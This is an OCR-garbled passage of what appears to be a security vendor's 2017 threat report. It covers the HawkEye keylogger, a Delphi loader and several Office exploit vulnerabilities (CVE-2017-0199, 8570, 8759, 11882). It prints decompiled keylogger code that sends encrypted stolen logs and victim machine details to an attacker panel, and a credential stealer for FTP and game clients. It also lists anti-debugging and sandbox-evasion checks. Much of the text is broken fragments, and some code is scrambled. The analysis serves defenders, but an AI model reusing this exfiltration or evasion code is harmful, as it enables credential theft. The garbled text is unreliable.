string text = ConfigLoader.Config.ProxyURL;
bool flag = !text.StartsWith("http://");
if (flag)
{
    text = "http://" + text;
}
bool flag2 = !text.EndsWith("/");
if (flag2)
{
    text += "/";
}
string data2 = string.Format("HawkEye Keylogger - Reborn v8 - {0} Logs - {1} \\ {2}", Connector.GetLogTypeName
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {

        {
            "Secret",
            Cryptography.Rijndael256Encrypt(ConfigLoader.Config.ProxySecret, ConfigLoader.Config.ProxySecret)
        },

        {
            "Title",
            Cryptography.Rijndael256Encrypt(data2, ConfigLoader.Config.ProxySecret)
        },

        {
            "Data",
            Cryptography.Rijndael256Encrypt(data, ConfigLoader.Config.ProxySecret)
        }
    });
    string @string = Cryptography.GetString(bytes);
    result = (Operators.CompareString(@string, "OK", false) == 0);
```

30 HawkEye 3

Panel Secret HWID Name Country OS Version Type Data

```
string text = ConfigLoader.Config.PanelURL;
bool flag = !text.EndsWith("/");
if (flag)
{
    text += "/";
}
text += "api";
using (WebClient webClient = new WebClient())
{
    byte[] bytes = webClient.UploadValues(text, "POST", new NameValueCollection
    {

        {
            "Secret",
            ConfigLoader.Config.PanelSecret
        },

        {
            "HWID",
            PCInfo.HWID
        },

        {
            "Name",
            PCInfo.Name
        },
```

31 HawkEye 4

3. Stealer FileZilla Beyluxe CoreFTP Minecraft

```
public class Stealer
{
    public static bool Send()
    {
        return Connector.Send(LogTypes.Passwords, Stealer.Steal());
    }
    public static string Steal()
    {
        StringBuilder stringBuilder = new StringBuilder();
        StringBuilder stringBuilder2 = stringBuilder;
        try
        {
```

```
catch
ectError
SetProje
SetPro
return
```

32 HawkEye 5

4. ExternalStealer

5.

6. Bot

2.3.3 Loader - Delphi Loader

2016 2017 Loader Loader

2017 Delphi Loader shellcode shellcode

1.

2. 2016

3. 5 0x1F

4 shellcode

5.Shellcode hash

6. avastsvc.exe aavastui.exe avgsvc.exe iavgui.exe procmon.exe ollydbg.exe procexp.exe windbg.exe Loader


7. sandbox malware sample virus self

8. ZwQueryInformationProcess ProcessDebugFlags PEB.BeingDebugged

9. CPUID
eax=0x00 CPUID ebx+ edx+ ecx=" GenuineIntel" KVMKVMKVMKVM Microsoft Hv VMWareVMWare XenVMMXenVMM eax=0x40000000 ebx ecx edx 0 0
CPUID ebx+ecx+edx="VMWareVMWare" XenVMMXenVMM prl hyperv Microsoft Hv KVMKVMKVM VMWareVMWare eax=1 CPUID ecx 31 1, 1

10.
N 0x30
0x03E9 1001 0x46 0x0003 RT_ICON
0x5C 0xCD 205 205 1001 1205


12. PE Delphi Loader



3.1 2017 Office

1990 11 Office


2017 2 Office
6 CVE-20




33 2017 Office

2017 Office

	/	
2017 4	CVE-2017-0199	htt US/s
2017 5	CVE-2017-0261 CVE-2017-0262	
2017 7	CVE-2017-8570	
2017 9	CVE-2017	
2017 10	CVE-	icrosoft.com/en- e/advisory/CVE-2017-11826
201 11		.microsoft.com/en-us/security- es/securityadvisories/2017/4053440
2 7 11		https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-11882


3月
4月
5月

DOC DOCX
78.1% XLS XLSX 12.47% RTF 7.98%



35 Office

2017 RTF

RTF (control word) (group)
DOC DOCX OOXML

RTF \objupdate
PPSX OLE DDE

3.2

2017 Office OLE
4 CVE-2017-0199 7 CVE-2017-8570 OLE
9 CVE-2017-8759 .NET

11 CVE-2017-11882(CVE-2018-0798 CVE-2018-0802)
OLE

OLE

3.2.1 Office OLE

Office

1 (Compound File Binary Format, CFBF)
Office 2003 (Structured Storage, SS)
DOC XLS PPT Composite Document File V2 Document(CDF)

2 Office Open XML (OOXML)
Office 2007 XML ZIP
DOCX XLSX PPTX

3 (RTF)
Windows (control word) (group)
RTF
OLE

3.2.1.1 OLE CFBF

CFBF (storage) (stream) “ ” “ ” “ ”(root storage)
OLE CFBF "\x01Ole10Native"
"\x01Ole" Office
"\x01Ole10Native"

0	1	2	3	4	5	6	7	8	9	10	1	2	3	4	5	6	7	8	9	20	1	2	3	4	5	6	7	8	9	30	1	2
NativeDataSize (4 BYTES)																																
NativeData (variable)																																
…																																

36 "\x01Ole10Native"

"\x01Ole10Native"
"\x01Ole"


0 1 2 3 4 5 6 7 8 9 10 1 2 3 4 5 6 7 8 9 20 1 2 3 4 5 6 7 8 9 30 1 2
Version (4 BYTES)
Flags (4 BYTES)
LinkUpdateOption (4 BYTES)
Reserved1 (4 BYTES)
ReservedMonikerStreamSize (4 BYTES)
ReservedMonikerStream (variable)
…
RelativeSourceMonikerStreamSize (4 BYTES, optional)
RelativeSourceMonikerStream (variable)
…
AbsoluteSourceMonikerStreamSize (4 BYTES, optional)
AbsoluteSourceMonikerStream (variable)
…
CLSID Indicator (4 BYTES, optional)
CLSID (16 BYTES, optional)
ReservedDisplayName (LengthPrefixedUnicodeString, variable, optional)
…
Reserved2 (4 BYTES, optional)
LocalUpdateTime (FILETIME, 8 BYTES, optional)
LocalCheckUpdateTime (FILETIME, 8 BYTES, optional)
RemoteUpdateTime (FILETIME, 8 BYTES, optional)

37 "\x01Ole"

"\x01Ole" 2 MonikerStream(Relative/Absolute SourceMonikerStream) Moniker (UrlMoniker URL FileMoniker)

3.2.1.2 OLE OOXML

OOXML OLE .xml.rels Type OLE "…/relationships/oleObject" TargetMode = "External"



38 OOXML

TargetMode embeddings


39 OOXML

3.2.1.3 OLE RTF

RTF


"\" "\rtf1" "\rtf" "1"

Control word	Meaning
Object Type	
\objemb	An object type of OLE embedded object. If no type is given for the object, the object is assumed to be of type **\objemb**.
\objlink	An object type of OLE link.
\objautlink	An object type of OLE autolink.
\objsub	An object type of Macintosh Edition Manager subscriber.
\objpub	An object type of Macintosh Edition Manager publisher.
\objicemb	An object type of MS Word for the Macintosh Installable Command (IC) Embedder.
\objhtml	An object type of Hypertext Markup Language (HTML) control.
\objocx	An object type of OLE control.
Object Information	
\linkself	The object is a link to another part of the same document.
\objlock	Locks the object from any updates.
\objupdate	Forces an update to the object before displaying it. Note that this will override any values in the




42 CVE-2017-0199/CVE-2017-8570 2

OLE OffVis "\x01Ole"



43 CVE-2017-0199/CVE-2017-8570 3


AbsoluteSourceMonikerStream {79EAC9E0-BAF9-11CE-8C82-00AA004BA90B} CLSID URL Moniker



44 CVE-2017-0199/CVE-2017-8570 4


URL Moniker URL Moniker (Media-Type Negotiation) Content-Type text/plain

CVE-2017-0199 hta
Office mshta.exe(HTA Moniker) hta ——
hta



45 CVE-2017-0199/CVE-2017-8570 5

URL Moniker File Moniker File Moniker
GetClassFile COM CLSID
GetClassFile
CLSID
CVE-2017-0199 File Moniker .sct Script Moniker
sct
CVE-2017-0199 PPSX ppt/slides XML
rels




46 CVE-2017-0199/CVE-2017-8570 6

ppt/slides/_rels rels


47 CVE-2017-0199/CVE-2017-8570 7

XML verb



48 CVE-2017-0199/CVE-2017-8570 8

CVE-2017-0199 FilterActivation
HTA Moniker Script Moniker CLSID
Composite Moniker Scriptlet Moniker
CVE-2017-8570




49 CVE-2017-0199/CVE-2017-8570 9

CLSID Composite Moniker
URL/File Moniker New Moniker .sct Scriptlet Moniker
FilterActivation

3.2.3 .NET CVE2017-8759

CVE-2017-8759

wsdlparser.cs



50 CVE-2017-8759 1

URL URL

(//) URL

URL

```
internal static string IsValidUrl(string value)
{
    if (!System.Runtime.Remoting.Configuration.AppSettings.AllowUnsanitizedWSDLUrls)
    {
        return WsdlParser.TransliterateString(value);
    }

    if (value == null)
    {
        return "\"\"";
    }

    vsb.Length= 0;
    vsb.Append("@\"");

    for (int i=0; i<value.Length; i++)
    {
        if (va[i] || [redacted])
            vsb.Append("\"\"");
        else
            vsb.Append(value[i]);
    }

    vsb.Append("\"");
    return vsb.ToString();
}
```

51 CVE-2017-8759 2


```
                    if (string.IsNullOrEmpty(str))
                    {
                        return "\"\"";
                    }

)LowercaseLetter    //UnicodeCategory: (Lu)UppercaseLetter, (Ll

                    StringBuilder sb = new StringBuilder("\"");

                    foreach (char c in str)
                    {
                        if (char.IsControl(c))
                        {
                            continue;
                        }

                        if (char.IsLetterOrDigit(c))
                        {
                            sb.Append(c);
                        }
                                                        {
("\\u");                                                    sb.Append
(Convert.ToInt32(c).ToString("X4"));                        sb.Append
                                                        }
                                                    }

                                                    sb.Append("\"");
g();                                                return sb.ToStrin
                                                }
```

52 CVE-2017-8759 3

URL Unicode

3.2.4 CVE2017-11882

CVE-2017-11882 20 Office
EQNEDT32 2000
ASLR strcpy
EQNEDT32.EXE Office Word
WINWORD.EXE, EXCEL.EXE Office
EQNEDT32.EXE




53 CVE-2017-11882 1

CVE-2017-11882 3.0 FONT
RTF COM ProgID Equation.3 ProgID
ProgID

54 CVE-2017-11882 2

